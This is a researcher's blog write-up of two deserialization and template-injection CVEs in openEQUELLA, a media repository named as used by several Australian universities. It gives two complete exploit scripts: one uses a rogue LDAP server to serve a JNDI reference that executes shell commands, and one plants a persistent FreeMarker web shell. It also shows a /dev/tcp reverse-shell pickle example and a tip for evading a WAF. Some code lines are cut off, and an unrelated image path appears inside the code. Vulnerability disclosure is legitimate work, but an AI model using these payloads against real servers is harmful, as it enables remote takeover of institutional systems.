deserialization as a service for a bunch of australian unis (CVE-2026-94109, CVE-2026-67615)

2026-07-30

> SUMMARY: an authenticated deserialization vuln in openEQUELLA allows an attacker to inject a SignedObject payload, unwrap the SignedObject, create an LDAP callback and serve a JNR response to get the server to execute arbitrary code. alongside this sink is a SSTI vuln as well.

https://www.cve.org/CVERecord?id=CVE-2026-94109

https://www.cve.org/CVERecord?id=CVE-2026-67615

s/o my friend james for helping me realize this thing exists

whats openEQUELLA who even uses it

according to them its a ‘digital repository to store media content/library thing’. a bunch of TAFE unis use it, macquarie university uses it, monash, university of wollongong, caliornia college for the arts, some other universities, etc. generally more used in australia afaik.

the vuln

the core vuln is a deserialization sink. if you dont know what deserialization is, heres a quick explanation:

deserialization

thanks to OOP, we can represent stuff as classes/objects:

```
class Person {
    private String name;
```

```
    private int id;
}
```

and we can inherit stuff from them:

```
class Child extends Person implements Evil {

}
```

you can also achieve polymorphism:

```
class Person {
    // ...
    void makeSound() {
        System.out.println("wsg g");
    }
}

class BadPerson extends Person {
    //...
    @Override
    void makeSound() {
        System.out.println("fuck you");
    }
}
```

as you can imagine this makes data types increasingly more dynamic. you can do a massive fuck ton of stuff with just these data types alone. this makes reimplementing them across different systems a bit of a pita.

if you wanted to write this class to disk, or send it to somehting over a network/store it in rabbitmq, you would perform serialization, which looks something akin to this:

```
class Person implements Serializable {
    private String name;
    private int id;
    // getters, setters
    public String getName() {
        return this.name;
    }
    // ...
}
```

and in the actual code:

```
Person person = new Person("John", 12);
FileOutputStream fos = new FileOutputStream("person.bin");
ObjectOutputStream out = new ObjectOutputStream(fos)

out.writeObject(person)
```

which produces a serialized blob. we can then readObject to deserialize this blob and itll reconstruct the object. as you can imagine, we can simply send this blob over the network and we can reconstruct the same object trivially.

magic methods

magic methods are simply special methods that are usually called automatically when an event happens e.g. `__reduce__` in python, `__init__`, `__namecall` in lua (technically its a metamethod but its same shit diff day), `__wakeup` in PHP. by themselves these arent problems but when deserialized some methods are automatically invoked. for example, in python, when re-serializing a pickled object, `__reduce__` is automatically called, so we could technically do:

```
def __reduce__(self):
    import os
    return (os.system, ('bash -i >& /dev/tcp/ip/port 0>&1',))
```

where python would then invoke `os.system("bash -i >& /dev/tcp/ip/port 0>&1")`. simple.

java has several magic methods that are called when they are deserialized. the main one is `readObject`. in a class we could define `readObject` as:

```
private void readObject(ObjectInputStream ois) throws IOException, Class
    // ...
    ois.defaultReadObject(); // restore object fields
}
```

which automatically invokes this when it is being deserialized.

unfortunately java has classpaths, so we cant just put in our evil code in a class and deserialize it and get rce like in python. we need POP chains

POP chains

POP is property-oriented programming, similar to rop we are doing code reuse, but instead of small instruction seqs we are simply using existing magic methods in classes and chaining side effects together. one example is `PriorityQueue` chaining.

when Java deserializes a PriorityQueue, the PQ has its own readObject impl, (hence `heapify()`) which lets you put a comparator. this eventually triggers something like:

```
comparator.compare(elemA, elemB)
```

this means that we can put any comparator in the classpath, chain that comparator's side effects and hopefully make it do something. in this case, we can do `BeanComparator` from `org.apache.commons.beanutils.BeanComparator`.

`BeanComparator.compare(a,b)` basically does `PropertyUtils.getProperty(a, propName)` and the same thing for b, before comparing the results. ok this is useful information but wtf does this mean, you may ask.

reflection

reflection basically is runtime introspection and manipulation of classes/fields/objects. for example, in java, we can do:

```
Method m = Class.forName("com.Butt.Person").getDeclaredMethod("getName"
```

where we can then do `.invoke` to call it. nice. in the above, PropertyUtils.getProperty(a, propertyName) internally does this:

```
String methodName = "get" + capitalize(propertyName);
Method m = personObject.getClass().getMethod(methodName);
return m.invoke(personObject);
```

this means we can arbitrarily call any getter method on any object. as you can imagine that isnt a good idea. if we compare UserA and UserB, where they have a `getPasswordHash` method, it would invoke the method. nice.

so, we could do basically this to invoke a method:

```
BeanComparator bc = new BeanComparator("password");
PriorityQueue pq = new PriorityQueue(2, bc); // >1 elems to force heapi

bc.compare(objectA, objectA);
```

with this, we chain these two objects to call `objectA.getPassword()`. as you can see, with deserialization we can chain objects together to achieve arbitrary method invocation, and thus we can eventually chain this to gain rce.

ok heres the actual vuln

any user with a valid session regardless of privilege can deserialize anything at the `/invoker/*.service` endpoint.

the core sink is in RemoteInterceptor.java:

```
public void handleRequest(HttpServletRequest request, HttpServletRespons
    throws ServletException, IOException {
  UserState userState = CurrentUser.getUserState();
  if (userState.isGuest()) {
    response.sendError(401, "Have to be logged in first");
    return;
  }
  // ... blah blah
  super.handleRequest(request, response);  // sink here
}
```

this eventually hits a readObject. but first, RemoteInterceptor extends Spring's HttpInvokerServiceExporter, which has its own ObjectInputStream:

```
protected ObjectInputStream createObjectInputStream(InputStream is) thr
  return new PluginAwareObjectInputStream(is);
}
```

where the PluginAwareObjectInputStream implements a denylist filter for basically every traditional ysoserial payload:

```
org.apache.commons.collections.functors.InvokerTransformer
org.apache.commons.collections4.functors.InvokerTransformer
org.apache.commons.collections.functors.InstantiateTransformer
org.apache.commons.collections4.functors.InstantiateTransformer
```

```
org.codehaus.groovy.runtime.ConvertedClosure
org.codehaus.groovy.runtime.MethodClosure
org.springframework.beans.factory.ObjectFactory
com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl
```

as you can see it stops TemplatesImpl, so we cant load arbitrary java bytecode. however, we can still achieve rce. ok so we found the sink what now

more bullshit

as it turns out openEQUELLA has its own format for deserialization:

```
@Override
protected void annotateClass(Class<?> cl) throws IOException {
    String pluginId = PluginClassResolver.resolver().getPluginIdForClass
    if (pluginId != null) {
        Integer offset = pluginClassLoaders.get(pluginId);
        if (offset == null) {
            offset = pluginClassLoaders.size() + 1;
            writeByte(offset);
            writeUTF(pluginId);
            pluginClassLoaders.put(pluginId, offset);
        } else {
            writeByte(offset);
        }
    } else {
        writeByte(0);
    }
}
```

essentially, it appends a trailing byte to a blob. we can see this in action in the recv side:

```
@Override
protected Class<?> resolveClass(ObjectStreamClass desc)
        throws IOException, ClassNotFoundException {
    if (banned.contains(desc.getName())) {
        throw new RuntimeException("Class is banned: " + desc.getName()
    }
    int loaderNum = readByte();
    ClassLoader loader;
    if (loaderNum == 0) {
        loader = Thread.currentThread().getContextClassLoader();
    } else if (loaderNum > loaders.size()) {
```

```
            String pluginId = readUTF();  // new plugin loader
            // ... blah blah
        } else {
            loader = loaders.get(loaderNum - 1);
        }
        return Class.forName(desc.getName(), false, loader);
    }
```

defeating PluginAwareOIS

defeating this is simple. since its just a denylist, we notice that it doesnt block `SignedObject`.

wtf is a SignedObject

all you need to know is that it has this method:

```
public Object getObject() throws IOException, ClassNotFoundException {
    ByteArrayInputStream b = new ByteArrayInputStream(this.content);
    ObjectInputStream o = new ObjectInputStream(b); // here
    try { return o.readObject(); } finally { o.close(); }
}
```

as shown above we get a fresh new ObjectInputStream that is unburdened by the denylist, and it will immediate deserialize it. nice

so our current idea is this:

1. BeansComparator(“object”).compare(signObj, signObj)
2. heapifies, getObject
3. we can call methods now

getting rce

unfortunately, gadget inspector told me to fuck myself and a lot of gadgets are mitigated by stuff such as JEP 290, SERIALIZABLE_PROPERTY, checkUnsafeDeserialization and a lot of other mitigations. fortunately, there is one that works.

after unwrapping the SignedObject, we reflect a `JdbcRowSetImpl` and BeansCompare calls `getDatabaseMetaData`. this connects to an LDAP server that we can supply. now, we can follow the usual exploit chain:

1. the server talks to our ldap server
2. we respond with a JNR, a java naming reference. this just instructs the server how to reconstruct an object locally. instead of loading something remotely (which is dead in modern java afaik), we load a second stage call chain that uses local classes:

```
javaNamingReference {
    javaClassName = javax.el.ELProcessor
    javaFactory   = org.apache.naming.factory.BeanFactory
    javaReferenceAddress {
        #0 forceString  = pageContext=eval
        #1 pageContext  = Runtime.getRuntime().exec(new String[]{"sh","-
    }
}
```

as `BeanFactory` is local and in the classpath for openEQ, this will instantiate `ELProcessor`, which then invokes .eval by reflection on `pageContext`, which by magic is actually our payload. done lol

the xp (1)

```
# outclass
import argparse, base64
import socket
import sys
import threading
import time
import requests
from ldap3.protocol.rfc4511 import *
from pyasn1.codec.ber.encoder import encode
# just the packing shit will do
from pwn import *
print("outclass")
print("")
stageone = "rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAE

def plbuild(url):
    t = bytearray(base64.b64decode(stageone))
    u = url.encode()
    i = t.find(b"LDAP_URL_PLACEHOLDER_XXXXXXXXXXXXXXXXXXXX")
    old = u16(bytes(t[i - 2:i]), endian="big")
    t[i - 2:i + old] = p16(len(u), endian="big") + u
    return bytes(t)
```

```
def newmsg(mid, op_name, op):
    m = LDAPMessage()
    m["messageID"] = MessageID(mid)
    m["protocolOp"].setComponentByName(op_name, op)
    return encode(m)


def bindres(mid):
    br = BindResponse()
    br["resultCode"] = ResultCode("success")
    br["matchedDN"] = LDAPDN("")
    br["diagnosticMessage"] = LDAPString("")
    return newmsg(mid, "bindResponse", br)


def search_entry(mid, dn, attrs):
    e = SearchResultEntry()
    e["object"] = LDAPDN(dn)
    pal = PartialAttributeList()
    for i, (name, vals) in enumerate(attrs):
        pa = PartialAttribute()
        pa["type"] = AttributeDescription(name)
        for j, v in enumerate(vals):
            pa["vals"].setComponentByPosition(j, AttributeValue(v))
        pal.setComponentByPosition(i, pa)
    e["attributes"] = pal
    return newmsg(mid, "searchResEntry", e)


def search_done(mid):
    d = SearchResultDone()
    d["resultCode"] = ResultCode("success")
    d["matchedDN"] = LDAPDN("")
    d["diagnosticMessage"] = LDAPString("")
    return newmsg(mid, "searchResDone", d)


def msgparser(sock):
    hdr = sock.recv(2)
    if len(hdr) < 2: return None, None
    tag, first = hdr[0], hdr[1]
    length = first if first < 128 else int.from_bytes(sock.recv(first &
    body = b""
    while len(body) < length:
        c = sock.recv(length - len(body))
        if not c: break
```

```
        body += c
    return tag, body


def ldapsrv(sock, addr, cmd, hit):
    esc = cmd.replace("\\", "\\\\").replace("\"", "\\\"").replace("$", "
    # payload
    el = f'Runtime.getRuntime().exec(new String[]{{"sh","-c","{esc}"}})
    print(f"+ ldap conn from {addr}")
    try:
        while True:

            tag, body = msgparser(sock)

            if tag is None:
                break

            mid = int.from_bytes(body[2:2 + body[1]], "big")
            op = body[2 + body[1]]

            if op == 0x60:
                sock.send(bindres(mid))
            elif op == 0x63:
                attrs = [
                    ("objectClass", ["top", "javaNamingReference"]),
                    ("javaClassName", ["javax.el.ELProcessor"]),
                    ("javaFactory", ["org.apache.naming.factory.BeanFact
                    ("javaReferenceAddress", [
                        "#0#forceString#pageContext=eval",
                        f"#1#pageContext#{el}",
                    ]),
                ]
                sock.send(search_entry(mid, "cn=x", attrs))
                sock.send(search_done(mid))
                hit[0] = True
                print(f"+ served a JNR")
            elif op == 0x42:
                break
    except Exception as e:
        print(f"! ldap: {e}")
    finally:
        try: sock.close()
        except: pass


def startldap(port, cmd, hit):

    srv = socket.socket()
```

```
    srv.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    srv.bind(("0.0.0.0", port))
    srv.listen(5)
    print(f"+ starting LDAP srv on 0.0.0.0:{port}")

    while True:
        c, a = srv.accept()
        threading.Thread(target=ldapsrv, args=(c, a, cmd, hit), daemon=T


def auth(target, user, pw):
    print("+ authing")
    s = requests.Session()
    s.verify = False
    requests.packages.urllib3.disable_warnings()
    r = s.post(f"{target}/logon.do", data={"j_username": user, "j_passwo

    if r.status_code not in (200, 302) or "logon.do" in r.url.split("?")
        r = s.post(f"{target}/session", data={"username": user, "passwo
        if r.status_code != 200:
            sys.exit(f"[-] auth {r.status_code}")

    print("+ auth done")
    return s


def parse():
    p = argparse.ArgumentParser()
    p.add_argument("-t", "--target", required=True)
    p.add_argument("-u", "--user", required=True)
    p.add_argument("-p", "--password", required=True)
    p.add_argument("-l", "--lhost", required=True, help="attack host")
    p.add_argument("--lport", type=int, default=1389)
    p.add_argument("--cmd", required=True, help="cmd")
    return p.parse_args()


args = parse()
hit = [False]
threading.Thread(target=startldap, args=(args.lport, args.cmd, hit), dae
time.sleep(0.3)

s = auth(args.target, args.user, args.password)
url = f"ldap://{args.lhost}:{args.lport}/cn%3dx"
print("WE BUILDING THIS SHIT G")
payload = plbuild(url)
print(f"+ size {len(payload)} ")
r = s.post(
```

```
# opt. encode to get around shit waf
# f"{args.target}/%2Finvoker/com.tle.core.remoting.RemoteUserService.se
            f"{args.target}/invoker/com.tle.core.remoting.RemoteUserServ
            data=payload,
            headers={"Content-Type": "application/x-java-serialized-obje
    )

print(f"got {r.status_code}")


for x in range(15):
    print("poll")
    if hit[0]: break
    time.sleep(1)

if hit[0]:
    print("+ recv jndi callback cop your shell")
else:
    print("- no ldap callback. something fucked up")
```

ok problemo

this exploit chain is immediately nuked in jdk17+. so wtf do we do then lol. thankfully, freemarker is used as a legitimate templating system in oeq. from this, one could guess that maybe we can do an ssti lol. however, im not really a freemarker internals god; so i got chatgpt to give me a working osci blob and template. to do this, we can deserialize a legitimate freemarker blob, which then creates an oeq portlet with the template. then, we simply refresh our page, and the server executes the freemarker

payload.



gg it worke lol

the xp (2)

```
import argparse
import base64
import secrets
import string
import struct
import sys
import time
import uuid
import requests
stageone = "rO0ABXNyADVvcmcuc3ByaW5nZnJhbWV3b3JrLnJlbW90aW5nLnN1cHBvcnQu

PLACEHOLDER = b"<xml><markup>FTLMARKUP_PLACEHOLDER</markup></xml>"

UUID1 = b"bd6fbb59-1c16-4d5d-b62d-06a761a1b3f1"
UUID2 = b"768fbf59-2475-4fa4-ae38-da78bf0acaf5"


def builder(ftl):
    t = base64.b64decode(stageone)
    t = t.replace(UUID1, str(uuid.uuid4()).encode())
    t = t.replace(UUID2, str(uuid.uuid4()).encode())
```

```
    esc = ftl.replace("&", "&amp;").replace("<", "&lt;").replace(">", "&
    cfg = f"<xml><markup>{esc}</markup></xml>".encode()
    idx = t.find(PLACEHOLDER)
    old_len = struct.unpack(">H", t[idx - 2:idx])[0]
    return t[:idx - 2] + struct.pack(">H", len(cfg)) + cfg + t[idx + old


def cmdrun(cmd):
    esc = cmd.replace("\\", "\\\\").replace('"', '\\"')
    return f"""<#assign v="freemarker.template.utility.ObjectConstructor
<#assign p=v("java.lang.ProcessBuilder",["sh","-c","{esc}"])>
<#assign pr=p.redirectErrorStream(true).start()>
<#assign br=v("java.io.BufferedReader",v("java.io.InputStreamReader",pr
<div id="beamd"><![CDATA[<#list 1..10000 as i><#assign ln=br.readLine()
</#list>]]></div>"""


def sheller(param):
    return f"""<#assign ex="freemarker.template.utility.Execute"?new()>
<#assign params=request.requestMap>
<#if params["{param}"]??>
<#assign cmd=params["{param}"][0]>
<pre id="beamd">${{ex(cmd)}}</pre>
</#if>"""


def auth(target, user, pw):
    s = requests.Session()
    s.verify = False
    requests.packages.urllib3.disable_warnings()
    r = s.post(f"{target}/logon.do", data={"j_username": user, "j_passwo
    if r.status_code not in (200, 302) or "logon.do" in r.url.split("?"
        r = s.post(f"{target}/session", data={"username": user, "passwo
        if r.status_code != 200:
            print(r.text)
            sys.exit(f"- failed auth {r.status_code}")
    print("+ authing")
    return s


def plant(s, target, ftl):
    r = s.post(f"{target}/invoker/com.tle.common.portal.service.RemotePo
              headers={"Content-Type": "application/x-java-serialized-o
    if r.status_code not in (200, 500):
        sys.exit(f"- plant failed HTTP {r.status_code}")
    print("+ planted thing")
```

```
def parse():
    p = argparse.ArgumentParser()
    p.add_argument("-t", "--target", required=True)
    p.add_argument("-u", "--user", required=True)
    p.add_argument("-p", "--password", required=True)
    g = p.add_mutually_exclusive_group(required=True)
    g.add_argument("--cmd")
    g.add_argument("--shell", action="store_true")
    return p.parse_args()


args = parse()
s = auth(args.target, args.user, args.password)

if args.shell:
    param = "".join(secrets.choice(string.ascii_lowercase) for _ in rang
    print(f"param is {param} lol")
    plant(s, args.target, sheller(param))
    print(f"+ shell at: {args.target}/home.do?{param}=whoami")
else:
    plant(s, args.target, cmdrun(args.cmd))
    time.sleep(1)
    r = s.get(f"{args.target}/home.do")
    print(r.text)
```

< back